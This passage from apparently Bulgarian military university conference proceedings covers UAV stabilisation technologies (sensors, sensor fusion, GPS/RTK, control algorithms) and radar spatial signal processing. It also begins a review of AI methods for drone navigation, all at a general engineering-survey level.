България и в настоящия доклад ще бъдат разгледани част от методите за устойчивост на един БЛА при различни условия.

2 Сензорни системи за стабилизация

Сензорните системи са жизненоважни за устойчивостта и управлението на дрона, тъй като позволяват на бордовия компютър да "усеща" позицията, движението и околната среда. Ето детайлите по най-важните сензори:

2.1 Жироскопи:

Измерват ъгловото ускорение, т.е. как дронът се накланя, завърта или наклонява спрямо различните си оси. Жироскопите позволяват на дрона да коригира положението си в реално време, като засичат дори най-малките промени в ориентацията. Обикновено се комбинират с акселерометри, за да осигурят по-прецизен контрол.

2.2 Акселерометри:

Измерват ускорението по три оси, като позволяват на дрона да знае дали се движи напред, назад, нагоре или надолу. Чрез тези измервания се осигурява стабилност в хоризонтално и вертикално отношение. В комбинация с жирокопа акселерометрите създават така наречените инерционни навигационни системи (INS), които предлагат стабилен и прецизен контрол.

2.3 Барометър и висотомер:

Барометричният сензор измерва налягането на въздуха и позволява на дрона да поддържа постоянна височина, като компенсира промените в налягането. Висотомерът допълва тази информация, като изчислява точната височина на дрона. Някои модели използват ултразвукови или лазерни сензори за по-прецизно измерване, особено при по-ниски височини.

2.4 Сензори за сблъсък и отдалеченост:

Лидар, ултразвукови и инфрачервени сензори измерват разстоянието до близки обекти. Те позволяват на дрона да разпознава препятствията в околната среда и да избягва сблъсъци. Тези сензори се използват най-вече в автономните дронове за избягване на обекти и за "поддържане на дистанция" от земята или от други предмети при сложни маневри.

2.5 Магнетометър:

Този сензор измерва магнитното поле на Земята и помага на дрона да установи своето ориентирано спрямо северната посока. Магнетометърът е полезен при GPS загуба и за допълнителна ориентация на дрона в пространството [4].

3 Оптимизация на батерията и мотора

Оптимизацията на батерията и мотора е от изключителна важност за постигане на по-дълго време на полет, стабилност при полет и способност за извършване на маневри. Ето как се постига това:

3.1 Мощни мотори и пропелери:

Дроните обикновено използват безчеткови електродвигатели, които са по-ефективни и изискват по-малко поддръжка. Тези мотори имат по-висока ефективност, което значително увеличава времето на полет и мощността. Формата и материалът на пропелерите също оказват влияние. Леките и аеродинамични пропелери намаляват въздушното съпротивление и позволяват по-голяма стабилност при полет.

3.2 Интелигентни батерии:

Съвременните дронове често използват литиево-полимерни (Li-Po) батерии, които имат висока енергийна плътност и могат да поддържат дълъг полет с минимални размери и тегло. Някои батерии разполагат с вградени схеми за управление (Battery Management System, BMS), които следят напрежението и температурата, за да оптимизират разхода на енергия и да предотвратят прегряване или други проблеми, които могат да намалят продължителността на полета.

3.3 Режими за пестене на енергия:

Много дронове предлагат различни режими на полет, като "стабилен полет" или "режим на дълъг полет", които оптимизират енергийното потребление. В тези режими дронът работи при по-ниски обороти, като ограничава определени функции за постигане на по-дълъг полет. Системите за управление на полета също могат да регулират скоростта на моторите в зависимост от външните условия.

3.4 Технологии за бързо зареждане:

При професионалните и индустриални дронове се използват батерии с възможност за бързо зареждане, което намалява времето за зареждане между полетите. Някои дронове са съвместими с батерии с горещо заменяне (hot-

swappable), което позволява смяна на батерията без изключване на дрона, за да се увеличи ефективността при дълги задачи.

3.5 Регенеративна спирачна система:

Технологията за регенеративно спиране, прилагана при някои дронове, позволява на батерията да се зарежда частично по време на полета, като превръща кинетичната енергия от спиране или промени в движението в електрическа енергия [3].

4 Как работи Sensor Fusion

Сензорната интеграция събира данни от различни сензори като гироскопи, акселерометри, GPS, барометри и сензори за сблъсък и разстояние. Чрез софтуер и алгоритми, като Калманов филтър и дълбоко обучение, данните се обединяват и "очистят" от грешки, като в същото време се компенсират слабостите на различните сензори. Това води до по-прецизно измерване и прогнозиране на позицията, ориентацията и скоростта на дрона.

4.1 Основни алгоритми за Sensor Fusion

-Калманов филтър:

Един от най-разпространените алгоритми за сензорна интеграция, Калмановият филтър използва математическо моделиране за прогнозиране на бъдещи състояния и елиминирани на шум от измерванията. Например, данни от акселерометъра и GPS-а могат да се използват заедно, като Калмановият филтър прецизно изчислява позицията на дрона чрез коригиране на грешки в измерванията.

-Удължен Калманов филтър (EKF):

Прилага се в нелинейни системи, като позволява на дрона да се справи с сложни движения и динамика. EKF се използва при обединяване на данни от различни сензори, които не се подчиняват на линейна зависимост.

-Particle Filter (Филтър на частици):

Този метод генерира "частици" или възможни състояния на дрона въз основа на вероятностите, произтичащи от различни измервания. Подходящ е при случаи, където има голяма неопределеност или при липса на достатъчно точни данни.

-Фузионни алгоритми с машинно обучение:

С помощта на дълбоко обучение и невронни мрежи, сензорната интеграция може да се оптимизира, за да се подобри точността на изчисленията в сложни среди. Например, невронна мрежа може да анализира данни от камери и LIDAR заедно с инерционни данни и да предвиди движенията на дрона по-ефективно.

4.2 Приложения на Sensor Fusion при дронове

Подобрена стабилност и контрол: С обединяване на данни от гироскопи, акселерометри и GPS, дронът може по-прецизно да поддържа стабилност и ориентация, дори при променливи условия като вятър или турбуленция. Избягване на препятствия: Сензорите за сблъсък и разстояние, комбинирани с LIDAR и визуални камери, помагат на дрона да идентифицира и избягва препятствия.

Например, сензорна интеграция позволява на дрон да прецени разстоянието до стена, докато се движи в затворено пространство.

Подобрена навигация в закрити пространства: Вътрешните полети разчитат на различни сензори (като ултразвук, инфрачервени или оптични сензори), които компенсират липсата на GPS сигнал. Сензорната интеграция обединява тези данни и поддържа стабилността на дрона при закрити полети [2].

5 GPS и RTK (Real-Time Kinematic)

Тези технологии играят ключова роля при определяне на местоположението и навигацията на дронове, особено при професионални приложения като картографиране, геодезия и инспекции. Ето какво представляват те и как се използват:

5.1 GPS (Global Positioning System):

GPS е система, която използва спътници за прецизно определяне на местоположението и височината на дрона. Сигналите от множество спътници се приемат от GPS приемник на борда на дрона, който изчислява координатите му в реално време. Основните характеристики и предимства на GPS в дроновете са:

5.1.1 Прецизност на позиционирането: Стандартният GPS обикновено има точност между 1 и 5 метра, което е достатъчно за много от обичайните потребителски приложения, като видеозаснемане и навигация в открити пространства.

5.1.2 Достъп до множество спътникови системи: Освен GPS, много дронове могат да използват и други глобални навигационни спътникови системи (GNSS), като GLONASS (Русия), Galileo (Европейски съюз) и BeiDou (Китай). Това подобрява точността и намалява риска от загуба на сигнал в райони с ограничен достъп до един тип спътници.

5.1.3 Навигация и безопасност: GPS позволява на дрона да се върне автоматично в изходната си позиция при загуба на сигнал или когато батерията е на изчерпване. Също така, с GPS може да се програмират маршрути, по които дронът да се движи автоматично.

5.2 RTK (Real-Time Kinematic) технология

RTK е усъвършенствана форма на GPS, която използва наземна референтна станция, за да постигне много по-висока прецизност – до сантиметри. Докато стандартният GPS е достатъчен за повечето потребителски приложения, RTK е необходим при задачи, които изискват изключителна точност, като прецизно картографиране, геодезия, измерване на земни площи и инспекции.

RTK използва GPS сигнали, но добавя допълнителна референтна станция, която се намира на известно и фиксирано местоположение на земята. Ето основните принципи на работа:

5.2.1 Референтна станция: Наземната RTK станция получава GPS данни и определя текущата грешка в позицията, базирана на известното си местоположение. Тази информация се изпраща в реално време към дрона чрез радио сигнал или интернет връзка. RTK приемникът на дрона използва тези корекции, за да компенсира грешките в GPS измерванията. Благодарение на корекциите от референтната станция, дронът може да постигне позициониране с точност до 1-2 сантиметра, което е изключително полезно за професионални задачи, изискващи точни измервания.

5.2.2 Предимства на RTK спрямо стандартния GPS:

Висока прецизност

-Бързи корекции на грешки

-RTK системата намалява или напълно елиминира грешките, свързани с атмосферните условия и позицията на спътниците, което е проблем при стандартния GPS.

-По-добра работа в трудни условия:

5.2.3 Предизвикателства и ограничения на RTK

-Необходимостта от наземна референтна станция ограничава RTK технологията в райони, където такава инфраструктура липсва.

-По-висока цена и сложност

Ограничен обхват: RTK станциите имат ограничен обхват, което ограничава радиуса на точност. За големи площи се изискват множество станции или мобилни решения за осигуряване на RTK точност [5].

Широколентовите честоти се използват като метод за предаване на сигнали за управление на дронове, което позволява на оператора да управлява дрона на дълги разстояния с ниска латентност и стабилна връзка. Те се прилагат основно в професионалните и индустриалните дронове, особено при задачи като картографиране, спасителни операции, и наблюдение, които изискват стабилна комуникация на големи разстояния.

Как работят ширококолентовите честоти

Широколентовите честоти използват голяма част от честотния спектър (например в диапазоните от 900 MHz до 5.8 GHz), което им позволява да предават данни по-ефективно и с минимална загуба на качество на сигнала. Те са устойчиви на интерференции, защото използват по-широка честотна лента, а с това и повече канали за предаване на данни. Чрез тях се изпращат не само команди за контрол на полета, но и поточно видео, телеметрия и други данни в реално време.

Примери за ширококолентови честоти и техните приложения

2.4 GHz и 5.8 GHz честоти:

2.4 GHz: Най-често използваната честота за радиоуправление, защото е налична в почти всички страни и предлага добро съотношение между обхват и стабилност на сигнала. Подходяща е за управление на дронове на къси до средни разстояния.

5.8 GHz: Използва се предимно за видео предаване в реално време. Тази честота има по-нисък обхват от 2.4 GHz, но предлага по-малко смущения от други устройства (напр. Wi-Fi), което я прави подходяща за предаване на HD видео с ниска латентност.

915 MHz честотна лента:

Широко използвана за телеметрия и контрол на дроне в професионални приложения, защото предлага по-дълъг обхват и по-добра проникваемост през обекти като дървета и сгради.

Честоти в диапазона 1.3 GHz:

Използват се основно за FPV (First-Person View) системи за дълги разстояния, тъй като 1.3 GHz честотите предлагат много добър обхват и проникваемост. Този диапазон обаче е достъпен за употреба само в някои региони и изисква разрешение.

LTE/4G/5G мрежи:

Някои индустриални и търговски дроне използват мобилни мрежи за комуникация на големи разстояния, което им позволява практически неограничен обхват. При този метод LTE/4G/5G се използва за предаване на данни и контрол на дрона чрез интернет, като позволява на операторите да получават телеметрични и видео данни на много големи разстояния [6].

6 Контролни алгоритми

Контролните алгоритми за дроне представляват математически модели и стратегии, които подпомагат стабилността, навигацията и реакцията на дрона в реално време. С тяхна помощ се оптимизира управлението на дрона и се осигурява безопасността му при изпълнение на различни задачи. Ето основните видове контролни алгоритми и техните характеристики:

6.1 Пропорционално-Интегрално-Диференциален (PID) контролер

Описание: PID контролът е класически подход за управление на дроне, който осигурява стабилност чрез регулиране на пропорционална, интегрална и диференциална грешка.

Компоненти:

P (Пропорционална): Определя отклонението от зададената стойност и реагира пропорционално на това отклонение.

I (Интегрална): Натрупва грешката с времето, за да коригира постоянни отклонения.

D (Диференциална): Взема предвид скоростта на промяна на грешката и помага за предвиждане на бъдещи отклонения.

Приложение: Използва се за стабилизиране и контрол на позицията на дрона. PID контролерите са подходящи за по-опростени системи и ситуации, при които околната среда не се променя значително.

6.2 LQ (Линейно-Квадратичен) регулатор

Описание: LQ контролът оптимизира стабилността и динамиката на дрона чрез минимизиране на квадратната грешка и енергията, използвана за контрол.

Характеристики:

Използва се за оптимално управление на линейни системи.

Минимизира енергията, изразходвана от моторите, като същевременно осигурява висока прецизност в управлението.

Приложение: Подходящ за автономни системи и дронове, където се изисква икономия на енергия и оптимална стабилност.

6.3 Моделно-предикативен контрол (MPC)

Описание: MPC алгоритмите предсказват бъдещото поведение на системата чрез създаване на модели и използват тази информация, за да вземат оптимални решения в реално време.

Характеристики:

Осигурява точност и предсказуемост чрез оптимизация в краткосрочен план.

Изисква изчислителна мощност, което може да бъде недостатък за по-малки дронове с ограничени ресурси.

Приложение: Широко използван при автономни дронове за сложни маневри и в среди с промяна на параметрите, например при следване на движещи се обекти или навигация в нестабилна среда.

6.4 Адаптивен контрол

Описание: Този тип контролери автоматично се настройват към променящите се условия и параметри на дрона, като напр. промени в масата или външни сили.

Характеристики:

Използва се за справяне с промени в динамичните характеристики на дрона. Осигурява добра гъвкавост и е подходящ за приложения, където се очакват непредсказуеми условия. Подходящ е за дронове, работещи в среди с променящи се условия (вятър, дъжд, променлив товар).

6.5 Робустен контрол

Описание: Робустните контролери са проектирани така, че да запазват стабилността и ефективността на дрона дори при външни смущения и несигурности.

Характеристики:

Осигурява устойчивост при неопределеност в моделите и външните условия.

Подходящ за управление на дронове в турбулентни условия.

Приложение: Използва се при мисии с висока степен на риск, например в близост до структури, при лошо време или за специални операции, където непредсказуеми фактори са чести.

6.6 Фазово-ориентиран контрол (ФОС)

Описание: ФОС алгоритмът осигурява прецизно управление на скоростта и позицията, като контролира фазите на тока в двигателите. Характеризира се с висока точност и плавност на маневрите.

Ефективност в управлението на скоростта на дрона.

Приложение: Използва се при FPV състезателни дронове и промишлени дронове за работа, изискваща висока маневреност и скорост.

Тези подобрения в батерията и моторите позволяват по-дълги и стабилни полети на дрона и спомагат за надеждното му поведение дори при неблагоприятни условия.

Сензорната интеграция е основен фактор за безопасната и ефективна работа на дроновете, като ги прави по-интелигентни, стабилни и способни на автономни действия дори в сложни среди [7].

6.7 Изкуствен интелект

Описание: Изкуственият интелект в управлението на военни дронове позволява автономна навигация, планиране на мисии и ефективно разузнаване. Дроновете могат самостоятелно да анализират терена, да разпознават обекти и да избягват препятствия, което ги прави особено полезни в сложни военни операции. Чрез компютърно зрение и анализ на изображения те идентифицират потенциални заплахи в реално време. Системите за ИИ обработват огромни количества данни, събрани от сензори, което подпомага вземането на бързи и точни решения. Тези технологии позволяват повишена прецизност и автономност при разузнаване и бойни мисии [8].

Заклучение:

В доклада са систематизирани видовете технологии за повишаване на производителността на БЛА. Обоснованите изводи могат да бъдат полезни при внедряването и развитието на тези технологии в армията на Република България.

Използвана литература

1. <https://www.copter.bg/bg/blog/istoriya-i-prilojenie-na-drona>
2. <https://www.sciencedirect.com/topics/engineering/sensor-fusion>
3. <https://www.ufinebattery.com/blog/how-long-does-a-drone-battery-last/>
4. <https://surveygyaan.medium.com/sensors-used-in-drones-e6f29be61fb4>
5. <https://learn.sparkfun.com/tutorials/what-is-gps-rtk/all>
6. <https://oscarliang.com/radiomaster-nomad-dbr4/>
7. <https://www.mdpi.com/2504-446X/7/6/339>
8. Angela Borisova, Linko Nikolov, SYSTEMS WITH ARTIFICIAL INTELLIGENCE FOR DEFENSE AND SECURITY, Scientific Research and education in the air force, ISSN: 2247-3173, DOI:10.19062/2247-3173.2023.24, 2023. p.p. 53-59, <https://www.afahc.ro/afases/Volume-AFASES2023>

SPACE PROCESSING SYSTEMS AND THEIR CHARACTERISTICS

Todor G. Peshev, Matey K. Kirov

*Department of Air Defense, Artillery, Air Defense and CIS Faculty at the Vasil Levski National
Military University, e-mail: iviv58@abv.bg, e-mail: matio@abv.bg*

Abstract: *The similarity of principle between the time and the space processing of signals helps examine the structure of the space processing system on the basis of a well developed time signal processing theory. The radar signals space processing involves a space coherent compensation of jamming and a space coherent accumulation of the signal. This paper offers structural diagrams that resolve the two tasks.*

Keywords: *space processing, coherent accumulation, space compensation.*

СИСТЕМИ ЗА ПРОСТРАНСТВЕНА ОБРАБОТКА И ТЕХНИТЕ ХАРАКТЕРИСТИКИ

Тодор Г. Пешев, Матей К. Киров

Анотация: *Принципното сходство между времевата и пространствената обработка на сигналите помага да се изследва структурата на системата за пространствена обработка въз основа на добре развита теория за обработка на времевы сигнали. Пространствената обработка на радарните сигнали включва пространствена кохерентна компенсация на заглушаването и пространствено кохерентно натрупване на сигнала. Тази статия предлага структурни схеми, които решават двете задачи.*

Ключови думи: *пространствена обработка, кохерентно натрупване, пространствена компенсация.*

Увод

Наличието на принципиално подобие между времевата и пространствената обработка на сигналите позволява да се разглежда структурата на системите за пространствена обработка (с отчитане на специфичните особености) на базата на известните структури на системи за времева обработка.

Пространствената обработка на радиолокационните сигнали може да се раздели на две отделни процедури на обработка:

- Пространствена кохерентна компенсация на смущенията;
- Пространствено кохерентно натрупване на полезния сигнал.

Пространствената кохерентна компенсация на смущенията е предназначена за изравняване спектъра на пространствените (ъглови) честоти на фона и неговата последваща компенсация посредством ъглова режекция на смущенията. Например в [1] е доказано, че оптималните операции в апертурата на системата за


пространствена обработка и ъглова режекция се определят от обратната матрица на смущение + шум или на фона, т.е.

$$\|R_{klo}^I\| = \|R_{kl}^{ш+см}\|^{-1} = \|Q_{kl}^{\phi}\|^{-1}.$$

Пространственото кохерентно натрупване на сигнала е предназначено за реализирането на съгласувана ъглова филтрация на отразения сигнал с цел пълното използване на енергията на сигнала получена от цялата апертура на приемната антена.


Пространствена кохерентна компенсация на смущенията.

Наличието на източници на смущения (J_n) в обкръжаващото пространство на РЛС води до неравномерност на спектъра на пространствените честоти на фона. Изравняването на този спектър и едновременната компенсация на смущенията е съдържания на първия етап на пространствената оптимална обработка на сигналите. Това е показано на фиг. 1.




Фигура 1: Пространствен спектър на смущенията и фона.

Времевата кохерентна компенсация на смущенията се осъществява чрез компенсация на доплеровото изместване по честота на смущението и последващо презпериодно изваждане. Пространствената кохерентна компенсация на смущенията се извършва чрез компенсация на ъгловото направление на източника на излъчване. Това се реализира като се въведе корекция на поканалния набег на фазата на смущението и последващо между канално изваждане. Блок схемата за кохерентна компенсация на смущенията с между канално изваждане по цялата апертура на антената е представена на фиг. 2.



Фигура 2: Блок схема за кохерентна компенсация с изваждане.

Устройството за компенсация се състои от N елемента, N фазовъртящи елемента и схема за между канално изваждане. С помощта на фазовъртящите елемента се осигурява синфазност на смущаващите колебания, чийто източник се визира под определен ъгъл. Между каналното изваждане води до кохерентна компенсация на приетите смущения. Представената схема за кохерентна компенсация осигурява формиране на зона за ъглова режекция само за едно ъглово направление. За кохерентна компенсация на смущения от M източника в общия случай се изисква същия брой M независими канали за ъглова режекция. Кохерентната компенсация, т.е. фазовата корекция може да се реализира както на свръхвисоки честоти, така и на междинна честота. Блок схемата на такова устройство е показана на фиг. 3.



Фигура 3: Блок схема за компенсация.

Кохерентната компенсация на смущенията с между канално изваждане реализирана по цялата апертура на антената изисква N фазовъртящи елементи във всяка зона за ъглова режекция. В [1] се описва метод за опростяване схемата за кохерентна компенсация посредством намаляване броя на фазовъртящите елементи. Нека голяма част от елементите в апертурата на приемната антената се използват в устройството за кохерентно пространствено натрупване на сигнала, т.е. за реализиране на ъглова филтрация. Това означава, че поканално силно корелираните смущения от източник, който не съпада с посоката към целта ще се сумират несинфазно в резултат на което ще се осъществява тяхната частична кохерентна компенсация. В този случай задачата на устройството за кохерентна компенсация на смущенията се състои само в корекция на резултатите (остатъците) от несинфазното сумиране на смущенията. Това води до понижаване нивото на страничните листа в диаграмата на насочено действие (ДНД) на антената. Диаграмата за насочено действие на антената е характеристика на устройството за пространствено кохерентно натрупване на полезния сигнал и формиране на зона за ъглова филтрация в направление към целта. С други думи устройството за

кохерентна компенсация, предназначено за формиране на зона за ъглова режекция в посока на смущението трябва само да намали нивото на страничните листа в ДНД в посока на източника на смущенията. При това в допълнителните (компенсационните) канали може да се използва само не голяма част от елементите в апертурата на антената.

Ъгловата посока на източника на смущенията е априорно неизвестна, което изисква устройството за пространствена кохерентна компенсация да има свойството са самонастройка. Това означава, че всеки компенсационен канал трябва да е обхванат от такава обратна връзка, която при установено състояние на системата за самонастройка на нейния изход да има най-добра компенсация на смущенията [1]. За автокомпенсация на смущенията от M независими разпределени в пространството източници на радиоизлъчване в общия случай е необходимо да има M компенсационни канали всеки със система за самонастройка.


Пространствено кохерентно натрупване на полезния сигнал.

Пространственото кохерентно натрупване на полезния сигнал е предназначено за съгласувана ъглова филтрация на отразения сигнал с цел пълното използване на енергията на сигнала по цялата апертура на антената. Аналогично както при времевото кохерентно натрупване за целия времеви интервал на обработка се използва енергията на цялата последователност или пачката отразени сигнали.

Времето кохерентно натрупване на сигнала се осъществява чрез компенсация на доплеровото изместване на спектъра на сигнала по честота (компенсация на доплеровото изменение на фазата на сигнала за един период на повторение). В пространственото кохерентно натрупване на сигнала се осъществява чрез сфазирание (изравняване на фазите) на сигналите от дадена посока (корекция на изменението на фазата на отразения сигнал) и последващо сумиране на сигнала т.е.

$$\|R_{klo}\| = \|\exp[j(k-l)\Delta\Psi]\|.$$

Блок схемата на устройство за пространствено кохерентно натрупване на отразения сигнал от целта е представена на фиг. 4.



Фигура 4: Блок схема за пространствено кохерентно натрупване.

Устройството се състои от N елементи на приемната антена, N фазовъртящи елементи и схема за между канално сумиране. С помощта на фазовъртящите елементи се осигурява синфазност (изравняване на фазите) на сигналите приети от

отделните елементи на антената. Между каналното сумиране е синфазно (кохерентно) на приетите сигнали от отделните елементи на антената. Тази блок схема формира зона за ъглова филтрация само на едно ъглово направление – направлението към целта. За едновременната ъглова филтрация на X цели от няколко направления се изисква същия брой канали. Пространственото кохерентно натрупване т.е. фазовата корекция и последващото между канално сумиране на приетите сигнали може да се осъществи освен на свръхвисока честота, но и на междинна честота.

Пример на устройство за кохерентно натрупване на отразения сигнал е традиционната параболична антена във фокуса на която съгласно законите на геометричната оптика се осъществява синфазно сумиране на сигналите от целия разкрив на антената. Това е възможно само ако фронтът на електромагнитната вълна е успореден на апертурата на антената. Антенните системи от типа „фазирани антенна решетка“ (ФАР) по същество представляват съгласуван пространствен филтър. Отличителната особеност на ФАР в сравнение с огледалните антени е възможността за формиране едновременно на няколко ДНД (зони на ъглова филтрация), формиране на зони за ъглова режекция (подтискане на смущенията) и възможност за бързо електронно сканиране на ДНД в определен ъгъл от пространството (до 120° по азимут). Това се постига посредством управление (изменение) на разпределението на фазовите измествания на отделните елементи на антената с помощта на фазовъртящите елементи. Изчисляването на фазите за всеки отделен елемент на антената се извършва в специализиран цифров изчислител на фазите (ЦИФ). Изчислените стойности за промяна на фазата се предава към фазовъртящите елементи с помощта на 3 или 4 разряден двоичен код.

Изводи

1. Пространствената обработка на сигналите се разделя на два етапа – компенсация на смущенията и натрупване на полезния сигнал при декорелиран шум.
2. Реалното устройство за компенсация на смущенията трябва да настройва автоматично своята амплитудно-честотна характеристика (ДНД) под енергетическия спектър на смущенията.
3. Пространственото кохерентно натрупване представлява филтрация на полезен сигнал с устройство, чиято амплитудно-честотна характеристика (ДНД) е съгласувана със спектъра на полезния отразен сигнал.

Литература

1. Монзинго Р.А., Миллер Т.У., Адаптивные антенные решетки. Радио и связь, М., 1986.

Докладът не съдържа класифицирана информация!

MODERN TECHNOLOGIES WITH ARTIFICIAL INTELLIGENCE FOR UNMANNED AERIAL VEHICLE MANAGEMENT

Vladislav M. Genoff

*Department "Computer Systems and Technologies", "Artillery, Air defense and CIS" Faculty,
"Vasil Levski" National Military University, Shumen, Shumen, Bulgaria,
vgenov70@gmail.com*

Abstract: *A review of modern technologies utilizing artificial intelligence (AI), which play a significant role in the development of UAVs by enabling improved flight planning, autonomous functions, obstacle avoidance, and object recognition.*

Keywords: *modern technologies, unmanned aerial vehicle management, artificial intelligence, neural networks*

СЪВРЕМЕННИ ТЕХНОЛОГИИ ЗА ИЗКУСТВЕН ИНТЕЛЕКТ ПРИ УПРАВЛЕНИЕТО НА БЕЗПИЛОТНИ ЛЕТАТЕЛНИ АПАРАТИ

Владислав М. Генов

*Катедра "Компютърни системи и технологии", Факултет "Артилерия, ПВО и КИС" -
Шумен на Национален военен университет "Васил Левски", Шумен, Шумен,
vgenov70@gmail.com*

Резюме: *Направен е преглед на съвременните технологии с използване на изкуствен интелект (ИИ), които играят съществена роля в развитието на БЛА, като позволяват подобро планиране на полети, автономни функции, избягване на препятствия и разпознаване на обекти.*

Ключови думи: *съвременни технологии, управление на безпилотни летателни апарати, изкуствен интелект, невронни мрежи*

Въведение

Съвременните технологии за изкуствен интелект (ИИ) отбелязват значителен напредък в последните години, особено в областта на безпилотните летателни апарати (БЛА). Тези иновации допринасят за трансформацията на различни индустрии, като позволяват автоматизация, повишаване на ефективността и подобрена безопасност при управлението на БЛА. Използването на ИИ в БЛА обхваща множество приложения, като автономна навигация, разпознаване на обекти, избягване на препятствия и оптимизация на полетните маршрути.

Развитието на технологиите за ИИ при управление на БЛА е мотивирано от нарастващите изисквания за изпълнение на сложни задачи в динамични среди. Независимо дали целите са спасителни операции, инспекция на трудно достъпни обекти, селскостопански дейности или логистични услуги, БЛА използващи

технологии с изкуствен интелект предоставят иновативни решения, които отговарят на тези нужди.

В този доклад се прави преглед на съвременните технологии за ИИ, приложими за управлението на БЛА. Разглеждат се технологичните тенденции, настоящите предизвикателства и перспективите за развитие, като се акцентира върху тяхното значение за научната и индустриалната общност. Основните теми включват алгоритми за автономно управление, обработка на данни и машинно самообучение.

Свързани изследвания

Развитието на беспилотните летателни апарати с използване на изкуствен интелект е обект на значителен интерес в научната и инженерната общност. Изследванията показват, че алгоритмите за автономно управление и навигация играят ключова роля в подобряването на функционалността на БЛА.

Едно значимо проучване, проведено от Skarka, W., & Ashfaq, R. [1], разглежда хибриден подход, който съчетава машинно обучение (ML) и обучение с утвърждаване или подпомагано обучение (RL) за адаптивно избягване на препятствия. Алгоритмите демонстрират способността на БЛА да се адаптират към динамични среди в реално време, използвайки данни от сензори и техники за взаимодействие с околната среда.

В друго изследване Arafat, M. Y. и съавтори [2] акцентират върху визуално базирана навигация, която използва компютърно зрение за локализация, картографиране и избягване на препятствия. Те подчертават, че този подход е особено полезен в среди, където няма надежден GPS сигнал, като осигурява автономност чрез евтини и гъвкави визуални сензори.

Освен това, систематичен преглед на техники за дълбоко Q-обучение подчертава предимствата на тези алгоритми при задачи като разпознаване на обекти и оптимизация на маршрути. Приложенията включват мониторинг, логистика и операции по издирване и спасяване. Например, БЛА с тези технологии са използвани успешно за инспекция на инфраструктура и наблюдение на природни бедствия [2].

С нарастващата сложност на задачите, научните разработки се фокусират върху подобряване на енергийната ефективност и адаптивността на БЛА. Изследванията подчертават потенциала на хибридни алгоритми, които комбинират традиционни методи и ИИ, за постигане на по-добри резултати в сложни среди [1, 2].

Контекст на проблема

С нарастващата сложност на задачите, изпълнявани от беспилотните летателни апарати, изискванията към тяхната автономност, енергийна ефективност и надеждност също се увеличават. Основните предизвикателства включват адаптация към динамични среди, обработка на сложни задачи в реално време и оптимизация на ресурсите за автономно управление.

Проучване на Hasani, R. и съавтори [3, 4] въвежда концепцията за "течни невронни мрежи" (liquid neural networks - LNNs), които значително подобряват

възможностите на БЛА да се адаптират към нови среди. Тези мрежи позволяват динамично пренастройване на параметрите, което води до по-ефективно навигиране и вземане на решения в условия на неочаквани препятствия. Изследванията показват, че подобни системи могат да бъдат полезни в спасителни операции и наблюдение на околната среда, като същевременно предлагат висока надеждност.

Друго изследване от Pal, O. K. и съавтори [4] разглежда ролята на изкуствения интелект в разпознаването и проследяването на обекти, както и в планирането на оптимални маршрути. Алгоритмите, използващи дълбоки невронни мрежи, демонстрират висока точност при идентифицирането на динамични цели в реално време.

Още едно проучване представя разработката на ултрабързи невронни мрежи за управление на нано-БЛА. Тези системи позволяват изпълнение на автономна навигация в сложни сценарии с висока честота на обновяване, което ги прави подходящи за приложения в области като логистика и изследване на труднодостъпни райони [5].

Възможни решения

С оглед на описаното по-горе, е удачно да се приложи интегриран подход за управление на безпилотните летателни апарати, базиран на съвременни технологии за изкуствен интелект. Основната идея е внедряването на адаптивни невронни мрежи и усъвършенствани алгоритми за автономна навигация, които да осигурят по-висока надеждност, адаптивност и ефективност при изпълнението на задачи в динамични среди чрез:

1. Използване на течни невронни мрежи (LNNs)

Технологията на LNNs, разработена от MIT, позволява на БЛА да се адаптират към непознати среди чрез динамична промяна на параметрите на мрежата в реално време. Това осигурява стабилност и ефективност при вземане на решения, като позволява на БЛА да работят в условия на резки изменения в околната среда [3].

2. Разширена визуално-базирана навигация и картографиране

Визуално-базираните системи, използващи дълбоки невронни мрежи, осигуряват по-прецизна навигация в среди с ограничен или отсъстващ GPS сигнал. Мултисензорният синтез подобрява ефективността на локализацията, като комбинира информация от множество сензори, като камери, LiDAR и GPS. Комбинирането на тези данни позволяват, да се създадат динамични карти на околната среда. Това е от съществено значение при изпълнението на мисии в труднодостъпни или изолирани терени [2, 4, 10].

